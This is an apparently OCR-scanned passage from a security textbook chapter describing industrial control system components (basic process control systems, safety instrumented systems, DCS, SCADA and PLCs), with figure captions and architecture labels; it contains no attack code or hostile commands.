
Components of an ICS - Basic Process Control System (BPCS)

- A BPCS is responsible for **process control** and **monitoring** of the industrial infrastructure
- It is a system that **responds to input signals** from the process and associated equipment to generate output signals that cause the process and its associated equipment to operate based on an approved design control strategy
- A BPCS is applicable to all sorts of control loops like temperature control loops, batch control, pressure control loops, flow control loops, feedback and feed-forward control loops used in industries such as chemical, oil and gas, and food and beverages

Basic Process Control System

Closed Loop System


Error
Controller
Final Control Element
Process Variable
Temperature flow
Set Value
+
-
Transmitter
Process Variable
Primary Element/ Transducer



Components of an ICS - Safety Instrumented Systems (SIS)

- An SIS is an automated control system designed to **safeguard the manufacturing environment** in case of any hazardous incident in the industry
- It is an essential component of a **risk management strategy** that uses layers of protection to prevent the operational boundaries of critical processes from reaching an unsafe operating condition

- An SIS system basically comprises of sensors, logic solvers and final control elements that maintain safe operation of processes by performing the following functions:
  - **Sensors collect information** to determine and measure the process parameters (temperature, pressure, etc.) to predict if the equipment is operating in a safe state or not
  - **Logic solvers act as controllers** that capture signals from the sensors and execute the pre-programmed actions to avoid risk by providing output to the final control elements
  - The **final control elements** implement the actions determined by the logic controller to bring the system to a safe state
- Typical examples of SIS systems are fire and gas systems, safety interlock systems, safety shutdown systems, etc.

Components of an ICS

An ICS is a broad class of command and control networks and systems that are required to control and monitor every industrial process. Each type of ICS works and functions differently based on the functionality and complexity of the control action.

ICSs can be classified into the following types of most commonly and widely used control systems:

- **Distributed Control System (DCS)**

  A DCS is used to control production systems spread within the same geographical location. Such systems are primarily used for large, complex, and distributed processes that are carried out in industries such as chemical manufacturing and nuclear plants, oil refineries, water and sewage treatment plants, electric power generation plants, and automobile and pharmaceutical manufacturing. A DCS is generally a highly engineered and large-scale control system that is often used to perform an industry-specific task. It contains a centralized supervisory control unit used to control multiple local controllers, thousands of input/output (I/O) points, and various other field devices that are part of the overall production process.

  To attain the process control, a DCS employs various feedback and feedforward loops along with key product conditions that are established as per the targeted set points. It operates using a centralized supervisory control loop, such as SCADA and MTU, that connects a group of localized controllers such as RTU/PLC to execute the overall tasks required for the working of an entire production process. A high level of redundancy is provided at every level, starting from the I/O of the controllers to the network level. This redundancy helps other processes to continue smoothly in case of any single processor failure. The primary reason for choosing DCS systems in industry is the adaptability and flexibility that it provides in controlling distributed discrete field devices and their operating stations. Moreover, a DCS is scalable and hence can be arrayed either during initial installation as a large integrated system or as a modular system that can be integrated as per the requirements. DCSs are in a state of constant development as new technologies such as wireless systems and protocols, remote transmission, logging and data historian, and embedded web servers are being included over time.




Figure 18.64: DCS architecture

- **Supervisory Control and Data Acquisition (SCADA)**

  SCADA is a centralized supervisory control system that is used for controlling and monitoring industrial facilities and infrastructure. Many organizations incorporate SCADA systems for the automation of complex industrial processes, measuring trends in real time, and the detection and correction of problems. Generally, SCADA systems are distributed over a wide geographical area; as a result, various industries rely on SCADA systems for the transportation of oil and gas, wastewater treatment and management, pipeline operations, telecommunications, power grids, building automation, public transportation systems, etc.

  The SCADA system is a centralized system that provides supervisory control and also enables real-time acquisition of data from dispersed assets used in industrial processes. It consists of hardware and software components that collect and send data to manage and control processes both locally and at remote locations. The collected data is stored in longtime storage devices such as a data historian to help the operators interpret the data and enable different setpoints. These setpoints help the system in efficiently responding to unusual actions, either by sending commands themselves or sending alerts to an operator.

  SCADA systems provide centralized controlling and monitoring of multiple process inputs and outputs by integrating the data acquisition system with the data transmission system and HMI software. SCADA systems collect information from field devices and transmit it to a central computer system. This information is displayed to the operator in a graphical or textual format, enabling the operator to control and monitor the entire SCADA system from a central location in real time.

The SCADA architecture consists of hardware such as a control server (SCADA-MTU) and communication devices (network cables, radio devices, telephone lines, cables, etc.) along with an array of field sites distributed geographically, consisting of PLCs, RTUs, etc., which are used to monitor and control the operation of industrial equipment. The information from the RTU is controlled and processed by the control server, and the field devices are controlled and monitored by the RTU or PLC. The SCADA software is programmed to inform the entire system regarding what should be monitored, when it should be monitored, and what the acceptable parameter ranges are, in addition to informing the system regarding the response that needs to be initiated when the parameter values exceed the set ranges. An IED may collect the data and transfer it to the control server directly, or a local RTU may instruct the IED to collect the data and send it to the control server. The IED includes a communication interface for monitoring and controlling various sensors and equipment. IEDs are either directly controlled by the control server or include local programming that enables them to act independently without the intervention of the control server. SCADA systems are fault-tolerant systems with redundant systems. This redundancy may not be sufficient to protect SCADA systems from malicious attacks.



Control Center
HMI
Engineering Workstations
Data Historian
Control Server (SCADA-MTU)
Communications Routers
Switched Telephone, Leased Line or Power Line based Communications
Radio Microwave or Cellular
Satellite
Wide Area Network
Field Site 1
Modem
PLC
Field Site 2
WAN Card
IED
Field Site 3
Modem
RTU

Figure 18.65: SCADA architecture

- **Programmable Logic Controller (PLC)**

  A PLC is a real-time digital computer used for industrial automation. PLCs are considered more than just digital computers in various industrial control systems due to their extraordinary features such as robust construction, ease of programming, sequential control, ease of hardware use, timers and counters, and reliable controlling capabilities. They are essentially built to survive severe industrial environments. The industries in which PLCs are used include the steel, automobile, energy, chemical, glass, paper, cement manufacturing industries.

The PLC is a small solid-state control computer for which instructions can be customized to perform a specific task. The stored instructions in PLCs can be used to perform specific functions such as logic, timing, counting, I/O control, communication, arithmetic, and file and data processing. The use of PLCs in industry has largely replaced drum sequencers, hard-wired relays, and timers.

PLCs perform continuous monitoring of input values produced by sensors and generate outputs needed for the operation of actuators.

A PLC system consists of three modules:

1. **CPU Module**: The CPU module comprises a central processor and its memory component. The processor is responsible for performing the required data computations and data processing by receiving inputs and producing corresponding outputs. The memory part consists of both RAM and ROM memories. RAM stores user-written programs, whereas ROM stores operating systems, drivers, and application programs. PLCs also include retentive memory that is used to preserve user programs and data when there is a breakage in power supply. This retentive memory helps in resuming the execution of the user program once the power supply returns. For this reason, PLCs generally do not use a monitor or keyboard for reprogramming the processor whenever the power fails.
2. **Power Supply Module**: The power supply module provides the necessary supply of power required for CPU and I/O modules by converting AC to DC. This module is essentially responsible for running the system. A 5 V DC output from the power supply module is used to run the computer circuitry of the PLC, whereas in some PLCs, a 24 V DC output from the power supply module is used to run sensors and actuators.
3. **I/O Modules:** The input and output modules of the PLC system are used in connecting the sensors and actuators with the system for sensing and controlling real-time values such as pressure, temperature, and flow.

   There are different types of I/O modules. Some of the most important are discussed below:

   - **Digital I/O Module**: Used for the connection of sensors and actuators that are digital in nature (only for switching ON and OFF). These modules work with multiple digital inputs and outputs and support both AC and DC voltages.
   - **Analog I/O Module**: Used for the connection of sensors and actuators that provide analog electric signals. This module includes an analog-to-digital converter for converting analog data into digital data. The CPU module processes this digital data.
   - **Communication I/O Module**: Used for exchanging information between a communication network and a CPU located at a remote distance.

The main purpose of a PLC is to make machinery and systems work automatically without human intervention. Therefore, a PLC is very important, as it is responsible for all the growth, manufacturing, production, etc.




Figure 18.66: PLC architecture

- **Basic Process Control System (BPCS)**

  A BPCS is responsible for performing process control and monitoring for industrial infrastructure. It is a system that responds to input signals from processes and associated equipment to generate output signals that allow the process and its associated equipment to operate based on an approved design control strategy. BPCS systems are dynamic in nature and are highly adaptable to changing process conditions. They are applicable to all sorts of control loops, including the temperature, batch, pressure, flow, feedback, and feedforward control loops used in industries such as the chemical, oil and gas, and food and beverages industries.

  The use of BPCSs is crucial in industry as they act as the first layer of protection against any unsafe or hazardous condition to the equipment. BPCS systems are often used to push the performance limits to attain the desired performance. BPCSs differ from safety control systems in terms of security, as they lack diagnostic routines to identify any system flaws. However, they can meet a wide range of industrial challenges related to system operation and business monitoring could benefit from a well-designed control system.

  Listed below are some of the important functions offered by BPCS:

  - Offers trending and alarm/event logging facilities
  - Provides an interface from which an operator can monitor and control a system using an operator console (HMI)
  - Controls the processes that in turn optimize the plant operation to enhance the quality of the product
  - Generates production data reports




Figure 18.67: BPCS architecture

- **Safety Instrumented Systems (SIS)**

  A safety instrumented systems (SIS) is an automated control system designed to safeguard the manufacturing environment in case of any hazardous incident in industry. They monitor and perform "specific control functions" to shut down the monitored system or bring it to a predefined safe state to reduce the adverse impacts of an incident. They function as an essential component of a risk management strategy that uses layers of protection to prevent the operational boundaries of the critical process from reaching an unsafe operating condition. Typical examples of SIS systems are fire and gas systems, safety interlock systems, safety shutdown systems, etc.

